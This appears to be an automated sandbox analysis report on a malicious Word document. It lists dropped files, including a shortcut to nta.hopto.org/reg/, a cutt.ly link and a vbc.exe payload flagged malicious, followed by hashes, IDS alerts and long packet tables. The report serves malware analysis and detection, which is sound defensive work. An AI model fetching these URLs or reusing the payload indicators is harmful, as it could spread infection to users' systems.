SSDEEP:	48:8M/XTFG4LtEjbOECrJNDbOExqQh2M/XTFG4LtEjbOECrJNDbOExqQ/:8M/XJG4xE/FKNfFxqQh2M/XJG4xE/FK3
MD5:	1CEF9E8216A8638A3E1A5F9ACE49F98A
SHA1:	B10F9D22B8556E7802C742421D7C010FCE8D1154
SHA-256:	8ECF37417F12BED619ED7378361092EF2FE97CF278082B46617A5F006DAC4708
SHA-512:	94D744AF18F4A72C85ADDCF2138BFF0D6148E2C2FCFA59264221203F29232358B0DDB03E538FF63349E54C46059143ADE37B295DC5682FECB2E96883E1DBF7A
Malicious:	false
Preview:	L.....F.... ...J(.c@..J(.c@....#.c@..F(.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.F(...R. .471E39~1.DOC..h.....R..R.*.....4.7.1.e.3.9.8.4._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...d.o.c.x.....-...8...[.....?J.....C:\Users\..#.....\\928100\Users.user\Desktop\471e3984_by_Libranalysis.docx.4.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.4.7.1.e.3.9.8.4._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\dbzEXdF.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<https://cutt.ly/dbzEXdF>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	49
Entropy (8bit):	4.660528466520036
Encrypted:	false
SSDEEP:	3:HRAbABGQYm2fVRYKBo9Vy:HRYFVm4tKy
MD5:	747025194AA52665C2C45500B74E1611
SHA1:	1558E5A045CD2C1530D80983C9DA808636EB2827
SHA-256:	503F68E6F8D2165B5FFAF385F002DB02DB9D06B2C6039C8A0820FD4C60BEE6EF
SHA-512:	E26D0E5F77E77E6E9391DE215027A47436AEF889899CD0C310300D9F5DF433A2259BDEB764E564D9A6171A0202824FFA15B588E5AE4AB1F831ED25DD72118D32
Malicious:	false
Preview:	[InternetShortcut]..URL=https://cutt.ly/dbzEXdF..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	155
Entropy (8bit):	5.071796784908957
Encrypted:	false
SSDEEP:	3:ZMjeSDLUQ/IQZxMWZUzcZ6iHUwSLMp6ldcZ6iHUwSLMp6lmxWZUzcZ6iHUwSLMpI:AeSpQQFUzcEi0NtcEi0NRUzcEi0Nf
MD5:	585330FCDE2F132C87F9BF2E09B345D0
SHA1:	F3241572F0E7494342E875E1E4F3C9E4E362BEE2
SHA-256:	E9A333E20FCB0DC1CE6611FB169FB2E323CCD38C18ED62201C289CF7BBCCA0B1
SHA-512:	5ACDC2D0B658F37FD2A9FBD9B8B478E2200BF857CE0A4E270B870D460101B00502BF1C0D20B73106117323F911B936C153E878337D33CA227EC833A980B06D60
Malicious:	false
Preview:	dbzEXdF.url=0..reg on nta.hopto.org.url=0..[misc]..471e3984_by_Libranalysis.LNK=0..471e3984_by_Libranalysis.LNK=0..[misc]..471e3984_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\reg on nta.hopto.org.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://nta.hopto.org/reg/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	51
Entropy (8bit):	4.255471175177566

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\reg on nta.hopto.org.url	
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/tQ+/JQY:HRYFVm/tQ+GY
MD5:	51BB72BD52DE9E86DA04887D1F82FA0E
SHA1:	D3A134F6C9962A523E1B9079D45C8D5A5EBDABC4
SHA-256:	8E2B7D0E2128AC717104C841807C887B5CC0616B6B5D6B4034C99F0B4A24CD3B
SHA-512:	D58350511AC054D88E46770851EA68A14D5FD88B3CCE1015A89CFAE1782B061662BC199E58744CB2EDF107E6732B8A9DD0CA4DBF7F980C5C283DB51EADAA2C B
Malicious:	false
Preview:	[InternetShortcut]..URL=http://nta.hopto.org/reg/..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyVGlB4fpgOGwOAM2iKGlH/ln:vdsCkWtIyefOT9l
MD5:	A534FC263736945E165D8060158E52C3
SHA1:	880F5FA90765FDEF1D048AC65EB43DFB9BCCD2A3
SHA-256:	BA319ED8CECAF867117605B12372B2C60A346FFD68C52B9519595961541ACF46
SHA-512:	001BDEB7AC3AF6266DEFFD97296896BACDDE99603238624B559674462256263723E2FDA73F1523821276CB64E5C29A276F4FFC84038056942B8EEB26CD37669E
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....k.....k.....P.k.....k.....z.....k.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	modified
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\KCZ27U86.txt	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	108
Entropy (8bit):	4.313185160125915
Encrypted:	false
SSDEEP:	3:GmM/LDDA0sDADYG6qlBAMVUFGEYKvjNJTdi2fcucHVl6n:XM/3DSADY3ql2MVUnvjDdi2fcT/6
MD5:	847064A4D9A39611AAA2D5BD7DB31A0B
SHA1:	A874B01F4FD3D7C4D10E4868CA600CED814DBD09
SHA-256:	43F0A291D7790AD90739D0A8F26CF4ED855B28BB2F6535162C60F15656B5DA9B
SHA-512:	E015E87E0EB644926077DB97E20FBF19157DDC4816AAD9D301848B8298FEA3C240EAE9E0574A285317049AA2C99B91927BC3DA1C4E72A1CFD42C532140CBFD 4
Malicious:	false
IE Cache URL:	cutt.ly/
Preview:	__cfduid.d0aaffe7bd4593dfe8d724cc8a70ed6de1620045044.cutt.ly/.9728.458256896.30889899.2392535320.30883939.*.

C:\Users\user\Desktop\~$1e3984_by_Libranalysis.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

C:\Users\user\Desktop\~$1e3984_by_Libranalysis.docx

Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyVGlB4fpgOGwOAM2iKGlH/ln:vdsCkWtIyefOT9l
MD5:	A534FC263736945E165D8060158E52C3
SHA1:	880F5FA90765FDEF1D048AC65EB43DFB9BCCD2A3
SHA-256:	BA319ED8CECAF867117605B12372B2C60A346FFD68C52B9519595961541ACF46
SHA-512:	001BDEB7AC3AF6266DEFFD97296896BACDDE99603238624B559674462256263723E2FDA73F1523821276CB64E5C29A276F4FFC84038056942B8EEB26CD37669E
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....k.....k.....P.k.....k.....z.....k.....x...

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1141760
Entropy (8bit):	7.956232639570589
Encrypted:	false
SSDEEP:	24576:jVdIEYuS48YvtC/X4kRxlhtJftkKrEMAtugu+/a:jEjX48uAzJEMZry
MD5:	042AA11C6D49E1CCA5923F02D1B0A5AE
SHA1:	5A89FF2F9702A53FB638B8C7229BA868AAA58AE9
SHA-256:	3383218B916BAF1A46989C4F253B29EB81E97AC763AB71615C81D85A18495F34
SHA-512:	6D0551584F1F4C5391012111BE3BC251026D3DB6A531AB7A8CE0D41CF278A254BC8A0BC66690A1A93C3BF52C2C1C70E7FCD94E4B8812BCEA95EFA8BDA86D7 84
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 23%
Joe Sandbox View:	• Filename: Original title deed.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..X.....w... .....@.. ..... ..@.....@w..O..... ..... ..H.....text....W... ...X..... ..`.rsrc.....Z.....@..@.rel oc.....j.....@..B.....tw.....H.....<.....@....Z.....0.....(...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(. ...o`...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<.... ...~.....(4.....!r...p.....(5...o6...s7.....~.....+..*.0.....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	6.904826806283853
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	471e3984_by_Libranalysis.docx
File size:	10310
MD5:	471e39840386d6b9c8e565123a389364
SHA1:	d9050e2115ee03a7c8e0acc87d199ce0b4b7422a
SHA256:	012300706ce75e6e82abdaa865aa8ff684aef99eda98f9094278b8df84e9642c
SHA512:	13b841bab9f2ef3ce9a27854a09682ba8983df16b4551e997359511f19decb94f85b23b3811f742fd99fdb7f2985b8063a6444b6c556e7cbafebf8f4b3f4a1e5
SSDEEP:	96:kHcIMm57P65rBqdmGJa6T/n/jNTBPUXFUXoa0z0rdlJ+G0pu7mnObtxbOA2N:ScIMmtPAXG/b/Qig0rdlJF+ib3b+N
File Content Preview:	PK.....!....7f... .....[Content_Types].xml ...(..... ....

File Icon


Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-14:30:49.586380	TCP	1042	WEB-IIS view source via translate header	49169	80	192.168.2.22	172.67.8.238
05/03/21-14:30:49.937703	TCP	1042	WEB-IIS view source via translate header	49170	80	192.168.2.22	172.67.8.238
05/03/21-14:31:04.602496	TCP	3132	WEB-CLIENT PNG large image width download attempt	80	49175	172.245.45.28	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:30:43.648102045 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.689141989 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.689460993 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.701410055 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.742398024 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.755625010 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.755654097 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.755680084 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.755709887 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.755738020 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.755742073 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.764833927 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:43.805951118 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.805973053 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:43.806078911 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.102896929 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.144063950 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.271003962 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.271042109 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.271071911 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.271099091 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.271126032 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.271217108 CEST	49165	443	192.168.2.22	172.67.8.238

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:30:44.271258116 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.273977995 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.273998976 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.274085045 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.274147987 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.274168968 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.274211884 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.274246931 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.275136948 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.275158882 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.275194883 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.275217056 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.276101112 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.276123047 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.276175022 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.279719114 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.279784918 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.279836893 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.279839039 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.279875040 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.279901028 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.279910088 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.279956102 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.279959917 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.280014992 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.280018091 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.280071020 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.280947924 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.281017065 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.281033993 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.281075001 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.281966925 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.281999111 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.282036066 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.282053947 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.282917023 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.282959938 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.282980919 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.282999039 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.283811092 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.283839941 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.283895016 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.283910990 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.284756899 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.284789085 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.284818888 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.284832001 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.285254002 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.285274982 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.285315037 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.285738945 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.285815954 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.286422014 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.286463976 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.300616026 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.300633907 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.300746918 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.301326036 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.313124895 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.313154936 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.313251019 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.313271999 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.313579082 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.313636065 CEST	49165	443	192.168.2.22	172.67.8.238

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:30:44.313688040 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.313731909 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.314618111 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.314662933 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.314675093 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.314701080 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.315653086 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.315687895 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.315707922 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.315732002 CEST	49165	443	192.168.2.22	172.67.8.238
May 3, 2021 14:30:44.316667080 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.316704988 CEST	443	49165	172.67.8.238	192.168.2.22
May 3, 2021 14:30:44.316730022 CEST	49165	443	192.168.2.22	172.67.8.238

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:30:43.577013016 CEST	52197	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:43.638731956 CEST	53	52197	8.8.8.8	192.168.2.22
May 3, 2021 14:30:44.746788025 CEST	53099	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:44.806654930 CEST	53	53099	8.8.8.8	192.168.2.22
May 3, 2021 14:30:44.817750931 CEST	52838	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:44.881036997 CEST	53	52838	8.8.8.8	192.168.2.22
May 3, 2021 14:30:48.235035896 CEST	61200	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:48.292068005 CEST	53	61200	8.8.8.8	192.168.2.22
May 3, 2021 14:30:48.293847084 CEST	49548	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:48.353539944 CEST	53	49548	8.8.8.8	192.168.2.22
May 3, 2021 14:30:48.632582903 CEST	55627	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:48.691752911 CEST	53	55627	8.8.8.8	192.168.2.22
May 3, 2021 14:30:48.695115089 CEST	56009	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:48.745992899 CEST	53	56009	8.8.8.8	192.168.2.22
May 3, 2021 14:30:49.419883013 CEST	61865	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:49.478705883 CEST	53	61865	8.8.8.8	192.168.2.22
May 3, 2021 14:30:49.482696056 CEST	55171	53	192.168.2.22	8.8.8.8
May 3, 2021 14:30:49.544231892 CEST	53	55171	8.8.8.8	192.168.2.22
May 3, 2021 14:31:00.227276087 CEST	52496	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:00.288012981 CEST	53	52496	8.8.8.8	192.168.2.22
May 3, 2021 14:31:01.968149900 CEST	57564	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:02.031037092 CEST	53	57564	8.8.8.8	192.168.2.22
May 3, 2021 14:31:02.031425953 CEST	57564	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:02.093127966 CEST	53	57564	8.8.8.8	192.168.2.22
May 3, 2021 14:31:26.039608002 CEST	63009	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:26.094225883 CEST	53	63009	8.8.8.8	192.168.2.22
May 3, 2021 14:31:26.094854116 CEST	63009	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:26.146703959 CEST	53	63009	8.8.8.8	192.168.2.22
May 3, 2021 14:31:26.235183001 CEST	59319	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:26.292517900 CEST	53	59319	8.8.4.4	192.168.2.22
May 3, 2021 14:31:26.293064117 CEST	59319	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:26.350156069 CEST	53	59319	8.8.4.4	192.168.2.22
May 3, 2021 14:31:26.427114964 CEST	53070	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:26.485254049 CEST	53	53070	8.8.8.8	192.168.2.22
May 3, 2021 14:31:30.551136971 CEST	59770	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:30.611386061 CEST	53	59770	8.8.8.8	192.168.2.22
May 3, 2021 14:31:30.611747980 CEST	59770	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:30.671408892 CEST	53	59770	8.8.8.8	192.168.2.22
May 3, 2021 14:31:30.795358896 CEST	61523	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:30.852699995 CEST	53	61523	8.8.4.4	192.168.2.22
May 3, 2021 14:31:30.853207111 CEST	61523	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:30.910312891 CEST	53	61523	8.8.4.4	192.168.2.22
May 3, 2021 14:31:31.022815943 CEST	62791	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:31.081715107 CEST	53	62791	8.8.8.8	192.168.2.22
May 3, 2021 14:31:31.082247019 CEST	62791	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:31.142422915 CEST	53	62791	8.8.8.8	192.168.2.22
May 3, 2021 14:31:35.185709953 CEST	50667	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:31:35.245433092 CEST	53	50667	8.8.8.8	192.168.2.22
May 3, 2021 14:31:35.245955944 CEST	50667	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:35.305705070 CEST	53	50667	8.8.8.8	192.168.2.22
May 3, 2021 14:31:35.306466103 CEST	50667	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:35.359662056 CEST	53	50667	8.8.8.8	192.168.2.22
May 3, 2021 14:31:35.442753077 CEST	54129	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:35.502801895 CEST	53	54129	8.8.4.4	192.168.2.22
May 3, 2021 14:31:35.511185884 CEST	65329	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:35.571302891 CEST	53	65329	8.8.8.8	192.168.2.22
May 3, 2021 14:31:35.571930885 CEST	65329	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:35.631576061 CEST	53	65329	8.8.8.8	192.168.2.22
May 3, 2021 14:31:55.445091963 CEST	60718	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:55.502285004 CEST	53	60718	8.8.8.8	192.168.2.22
May 3, 2021 14:31:55.526201963 CEST	49157	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:55.583230972 CEST	53	49157	8.8.4.4	192.168.2.22
May 3, 2021 14:31:55.584156036 CEST	49157	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:55.634183884 CEST	53	49157	8.8.4.4	192.168.2.22
May 3, 2021 14:31:55.698333025 CEST	57391	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:55.747109890 CEST	53	57391	8.8.8.8	192.168.2.22
May 3, 2021 14:31:59.794105053 CEST	61858	53	192.168.2.22	8.8.8.8
May 3, 2021 14:31:59.856592894 CEST	53	61858	8.8.8.8	192.168.2.22
May 3, 2021 14:31:59.880872965 CEST	62500	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:59.938287020 CEST	53	62500	8.8.4.4	192.168.2.22
May 3, 2021 14:31:59.938693047 CEST	62500	53	192.168.2.22	8.8.4.4
May 3, 2021 14:31:59.987391949 CEST	53	62500	8.8.4.4	192.168.2.22
May 3, 2021 14:32:00.042397022 CEST	51652	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:00.101639986 CEST	53	51652	8.8.8.8	192.168.2.22
May 3, 2021 14:32:04.209388971 CEST	62762	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:04.259260893 CEST	53	62762	8.8.8.8	192.168.2.22
May 3, 2021 14:32:04.412116051 CEST	56905	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:04.460850954 CEST	53	56905	8.8.4.4	192.168.2.22
May 3, 2021 14:32:04.512809038 CEST	54609	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:04.570106030 CEST	53	54609	8.8.8.8	192.168.2.22
May 3, 2021 14:32:24.507616043 CEST	58101	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:24.569761992 CEST	53	58101	8.8.8.8	192.168.2.22
May 3, 2021 14:32:24.570338964 CEST	58101	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:24.619604111 CEST	53	58101	8.8.8.8	192.168.2.22
May 3, 2021 14:32:24.661243916 CEST	64329	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:24.709963083 CEST	53	64329	8.8.4.4	192.168.2.22
May 3, 2021 14:32:24.710371971 CEST	64329	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:24.758923054 CEST	53	64329	8.8.4.4	192.168.2.22
May 3, 2021 14:32:24.803915977 CEST	64881	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:24.861840010 CEST	53	64881	8.8.8.8	192.168.2.22
May 3, 2021 14:32:28.900281906 CEST	55327	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:28.957312107 CEST	53	55327	8.8.8.8	192.168.2.22
May 3, 2021 14:32:28.958039999 CEST	55327	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:29.017015934 CEST	53	55327	8.8.8.8	192.168.2.22
May 3, 2021 14:32:29.076776981 CEST	59150	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:29.125664949 CEST	53	59150	8.8.4.4	192.168.2.22
May 3, 2021 14:32:29.133922100 CEST	63439	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:29.183082104 CEST	53	63439	8.8.8.8	192.168.2.22
May 3, 2021 14:32:29.190252066 CEST	63439	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:29.240221977 CEST	53	63439	8.8.8.8	192.168.2.22
